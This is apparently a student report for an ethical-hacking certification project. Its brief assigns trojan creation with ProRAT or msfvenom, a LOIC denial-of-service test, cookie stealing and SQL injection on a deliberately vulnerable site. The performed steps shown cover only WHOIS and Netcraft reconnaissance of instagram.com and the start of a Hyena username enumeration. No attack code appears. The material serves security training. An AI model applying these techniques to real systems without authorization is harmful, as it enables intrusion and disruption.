Cybersecurity Certification Course

Certification Project

Business Logic:

Every organization requires a penetration tester to identify the loopholes in their network, which hackers can attack and take advantage of. The penetration testers and ethical hackers secure their networks and web applications from Black Hat Hackers. These penetration tests are usually done by someone who has very little or no prior knowledge of the network to expose the blind spots that could have been missed by the developer of the organization. The penetration testers are given responsibility to perform penetration testing and hand over network reports to the client if the application or network can be hacked.

Consideration/Scenario:

A web development company configured its network with many devices and started working on website development. They hired you as a penetration tester, and you need to perform penetration testing on all their client's systems and websites. To test the systems' security, you must verify the system by creating a virus/trojans and injecting it into the system. This will help you analyse how the system is getting affected by the virus.

After these tests are completed, you also need to ensure that the information transferred through email by the organization's employees is safe. For that purpose, you need to perform data encryption and steganography techniques to hide the information. Make a report of all the tests and share it with the administrator to take further actions.

To start with the testing, we need to gather information about the website. To do so, perform the below tasks:

Information Gathering on Websites

- Gather information about Instagram (website).

After information gathering, we need to test the company's security network as well. To do so, we will test their local system and its operating system (operating system). So, we need to perform enumeration and penetration testing on the company system.

Enumeration and Penetration Testing on System

- Enumerate usernames from the local system using the Hyena tool and check the availability of a shared folder.
- Test the Windows 10 security using ProRAT (or msfvenom) and get access to the key logs. Delete the files from desktop or C drive and execute the commands to create a new folder on the desktop and upload any file from your system.

Now, after testing the system/network, we must test and exploit the vulnerabilities of the client websites. To do so, we need to perform penetration testing and DOS injection attack on their websites.

Website Penetration Testing and DOS Injection Attacks

- Perform a DOS attack on windows 10 virtual machine using the LOIC tool and check the performance.
- Try the cookie stealing attack on testphp.vulnweb.com.
- Scan the website using the Vega tool and create a report with screenshots.
- Test the website using SQL injection manually for testphp.vulnweb.com website.

After testing the systems and websites, one possibility that can steal sensitive information is from the communication medium, that is, email communications. We need to secure this transmission of messages by performing data encryption and hiding secret messages.

Data Encryption, Decryption, and Hiding of Secret Messages.

- Hide the secret text file in the image using command prompts and SNOW tool.
- Encrypt any text file using the CryptForge tool with the Blowfish algorithm and use the calculator to encrypt the data with AES, MD5, SHA, etc.

Tools Covered in the Project:

- Hyena Tool
- ProRAT
- msfvenom
- LOIC Tool
- Vega
- SNOW Tool
- CryptForge

Output to be Submitted:

Make a step-by-step report and submit the respective screenshots for all the below tasks for verification.

- Report on Instagram website information gathering containing register information, dates, registrant country, nameservers, tech contact, IP address, location, IP history, and registrar history.
- Report on enumeration to determine the usernames, password policies, and shared folders of the machine in a network.
- Report on penetration testing to determine the open ports of the network.
- Report to determine how the hackers can damage the user system if antivirus is not updated or not installed, and the firewall is not working.
- Report on DOS injection attack to check the performance of the system.
- Report on cookie stealing.
- Report containing website user's information using SQL injection.
- Report on ways to secure the data transmitted using encryption and steganography.


PERFORMED OPERATIONS

INFORMATION GATHERING ON WEBSITES

Gather information about Instagram (website)

Step 1: Go to https://whois.domaintools.com and enter www.instagram.com. Click on search and we'll get following results.

We can see details of registrant, registrant country, dates of website and name servers.




Registrant Country	US
Registrar	RegistrarSafe, LLC IANA ID: 3237 URL: https://www.registrarsafe.com,http://www.registrarsafe.com Whois Server: whois.registrarsafe.com
	abusecomplaints@registrarsafe.com (p) +1.6503087004
Registrar Status	clientDeleteProhibited, clientTransferProhibited, clientUpdateProhibited, serverDeleteProhibited, serverTransferProhibited, serverUpdateProhibited
Dates	6,978 days old Created on 2004-06-04 Expires on 2032-06-04 Updated on 2023-07-05
Name Servers	A.NS.INSTAGRAM.COM (has 6 domains) B.NS.INSTAGRAM.COM (has 6 domains) C.NS.INSTAGRAM.COM (has 6 domains) D.NS.INSTAGRAM.COM (has 6 domains)

We can also see technical contact information, IP address of the website, IP location, ASN, IP history, and the hosting history.


Tech Contact	REDACTED FOR PRIVACY (DT) Instagram LLC 1601 Willow Rd, Menlo Park, CA, 94025, US (p) REDACTED FOR PRIVACY (DT)
IP Address	157.240.3.174 - 8 other sites hosted on this server
IP Location	- Washington - Seattle - Facebook Inc.
ASN	AS32934 FACEBOOK, US (registered Aug 24, 2004)
IP History	435 changes on 435 unique IP addresses over 19 years
Registrar History	7 registrars with 1 drop
Hosting History	12 changes on 10 unique name servers over 19 years

Step 2: Open browser and go to www.netcraft.com


Using Online Resources: Netcraft



Scroll down and look for the search box like the one shown below and enter https://instagram.com in it.



We can see website rank and other information on Background.



We can see Network information that is not available on whois.domaintools.com. We can find the DNS admin's email ID also.

Network

Site	https://www.instagram.com	**Domain**	instagram.com
Netblock Owner	Facebook, Inc.	**Nameserver**	a.ns.instagram.com
Hosting company	Facebook	**Domain registrar**	registrarsafe.com
Hosting country	US	**Nameserver organisation**	whois.registrarsafe.com
IPv4 address	157.240.240.174 (VirusTotal)	**Organisation**	Instagram LLC, 1601 Willow Rd, Menlo Park, 94025, United States
IPv4 autonomous systems	AS32934	**DNS admin**	dns@facebook.com
IPv6 address	2a03:2880:f264:e5:face:b00c:0:4420	**Top Level Domain**	Commercial entities (.com)
IPv6 autonomous systems	AS32934	**DNS Security Extensions**	unknown
Reverse DNS	instagram-p42-shv-01-lcy1.fbcdn.net	**Latest Performance**	Performance Graph

We can also find information on IP delegation as shown below

IP delegation

IPv4 address (157.240.240.174)

IP range	Country	Name	Description
::ffff:0.0.0.0/96	United States	IANA-IPV4-MAPPED-ADDRESS	Internet Assigned Numbers Authority
↳ 157.0.0.0-157.255.255.255	United States	NET157	Various Registries (Maintained by ARIN)
↳ 157.240.0.0-157.240.255.255	United States	THEFA-3	Facebook, Inc.
↳ 157.240.240.174	United States	THEFA-3	Facebook, Inc.

IPv6 address (2a03:2880:f264:e5:face:b00c:0:4420)

IP range	Country	Name	Description
::/0	N/A	ROOT	Root inet6num object
↳ 2a00::/11	European Union	EU-ZZ-2A00	RIPE NCC

↳ 2a00::/12	Netherlands	EU-ZZ-2A00	RIPE Network Coordination Centre
↳ 2a03:2880::/29	Ireland	IE-FACEBOOK-201100822	META PLATFORMS IRELAND LIMITED
↳ 2a03:2880:f264:e5:face:b00c:0:4420	Ireland	IE-FACEBOOK-201100822	META PLATFORMS IRELAND LIMITED

We can find the information, as shown below, the SSL certificate details like the issuer common name, issuing organisation, validity of the certificate, etc.

SSL/TLS

Assurance	Organisation validation	**Perfect Forward Secrecy**	Yes
Common name	*.www.instagram.com	**Supported TLS Extensions**	RFC8446 supported versions, RFC8446 key share, RFC7301 application-layer protocol negotiation
Organisation	Meta Platforms, Inc.	**Application-Layer Protocol Negotiation**	h2
State	California	**Next Protocol Negotiation**	Not Present
Country	US	**Issuing organisation**	DigiCert Inc
Organisational unit	Not Present	**Issuer common name**	DigiCert SHA2 High Assurance Server CA
Subject Alternative Name	*.www.instagram.com, www.instagram.com	**Issuer unit**	www.digicert.com
Validity period	From Apr 21 2023 to Jul 20 2023 (2 months, 4 weeks, 1 day)	**Issuer location**	Not Present

We can also find the serial number, the certificate revocation lists, certificate hash, public key algorithm and its hash, signature algorithm, etc as shown below.

Matches hostname	Yes	**Issuer country**	US
Server	Not Present	**Issuer state**	Not Present
Public key algorithm	rsaEncryption	**Certificate Revocation Lists**	http://crl3.digicert.com/sha2-ha-server-g6.crl http://crl4.digicert.com/sha2-ha-server-g6.crl
Protocol version	TLSv1.3	**Certificate Hash**	TY9njBVyElYsyNa0w1rBAzm9HFQ
Public key length	2048	**Public Key Hash**	0bd166d66821df8333840036c87d15e5b166c39462d8dd62ca28fd85a9a89125
Certificate check	ok	**OCSP servers**	http://ocsp.digicert.com - *100% uptime in the past 24 hours* Performance Graph
Signature algorithm	sha256WithRSAEncryption	**OCSP stapling response**	No response received
Serial number	0x0863877de52d4dbd72f78e0c027acc0e		
Cipher	TLS_CHACHA20_POLY1305_SHA256		
Version number	0x02		

Certificate Transparency

Signed Certificate Timestamps (SCTs)

Source	Log	Timestamp	Signature Verification
Certificate	Google Argon 2023 6D7Q2j71BjUy51covIlryQPTy9ERa+zraeF3fW0GvW4=	2023-04-21 00:11:02	Success
Certificate	Cloudflare Nimbus 2023 ejKMVNi3LbYg6jjgUh7phBZwMhOFTTvSK8E6V6NS61I=	2023-04-21 00:11:02	Success
Certificate	Let's Encrypt Oak 2023 tz77JN+cTbp18jnFulj0bF38Qs96nzXEnh0JgSXttJk=	2023-04-21 00:11:02	Success

SSLv3/POODLE

This site does not support the SSL version 3 protocol.

More information about SSL version 3 and the POODLE vulnerability.

Heartbleed

The site offered the Heartbeat TLS extension prior to the Heartbleed disclosure, but is using a new certificate and no longer offers Heartbeat.

This test does not exploit the Heartbleed vulnerability but uses information from conventional HTTPS requests. More information about Heartbleed detection.

You can see Hosting History along with IP address and OS, webservers and last seen dates. You can also see **Site Technology** (Server Side and Client Side):

Hosting History

Netblock owner	IP address	OS	Web server	Last seen
Facebook, Inc. 1601 Willow Rd. Menlo Park CA US 94025	157.240.214.174	Linux	unknown	12-Jul-2023
Facebook, Inc. 1601 Willow Rd. Menlo Park CA US 94025	157.240.240.174	Linux	unknown	5-Jul-2023
Facebook, Inc. 1601 Willow Rd. Menlo Park CA US 94025	157.240.221.174	Linux	unknown	28-Jun-2023
Facebook, Inc. 1601 Willow Rd. Menlo Park CA US 94025	157.240.240.174	Linux	unknown	21-Jun-2023
FB-LOS2-1	102.132.99.174	Linux	unknown	7-Jun-2023
Facebook, Inc. 1601 Willow Rd. Menlo Park CA US 94025	157.240.221.174	Linux	unknown	1-Oct-2020
Facebook, Inc. 1601 Willow Rd. Menlo Park CA US 94025	157.240.1.174	Linux	unknown	15-Sep-2020
Facebook, Inc. 1601 Willow Rd. Menlo Park CA US 94025	157.240.221.174	Linux	unknown	8-Sep-2020
Facebook, Inc. 1601 Willow Rd. Menlo Park CA US 94025	157.240.1.174	Linux	unknown	24-Aug-2020
Facebook, Inc. 1601 Willow Rd. Menlo Park CA US 94025	157.240.221.174	Linux	unknown	16-Aug-2020

Site Technology (fetched 25 days ago)

Server-Side

Includes all the main technologies that Netcraft detects as running on the server such as PHP.

Technology	Description	Popular sites using this technology
SSL	A cryptographic protocol providing communication security over the Internet	

Client-Side

Includes all the main technologies that run on the browser (such as JavaScript and Adobe Flash).


Technology	Description	Popular sites using this technology
Asynchronous Javascript	*No description*	www.startpage.com, www.bbc.com, www.ebay.com
JavaScript	Widely-supported programming language commonly used to power client-side dynamic content on websites	www.linkedin.com, mail.yahoo.com


ENUMERATION AND PENETRATION TESTING ON SYSTEM

Enumerate usernames from the local system using the Hyena tool and check the availability of a shared folder.


Enumeration is extracting a system's valid usernames, machine names, share names, directory names, and other information. It is a key component of ethical hacking and penetration testing, as it can provide attackers with a wealth of information that can be used to exploit vulnerabilities.

Step 1: Download Hyena tool and search for Hyena tool in the start menu and run it as administrator.







Step 2: Go to **enterprise** and then click on **Networks**, you can see few options as shown below, select **Microsoft Windows Network**.
You can select the **workgroup** because our system is in the workgroup, you can see the live systems in the network which is **LAPTOP-B7NCMAGK**.



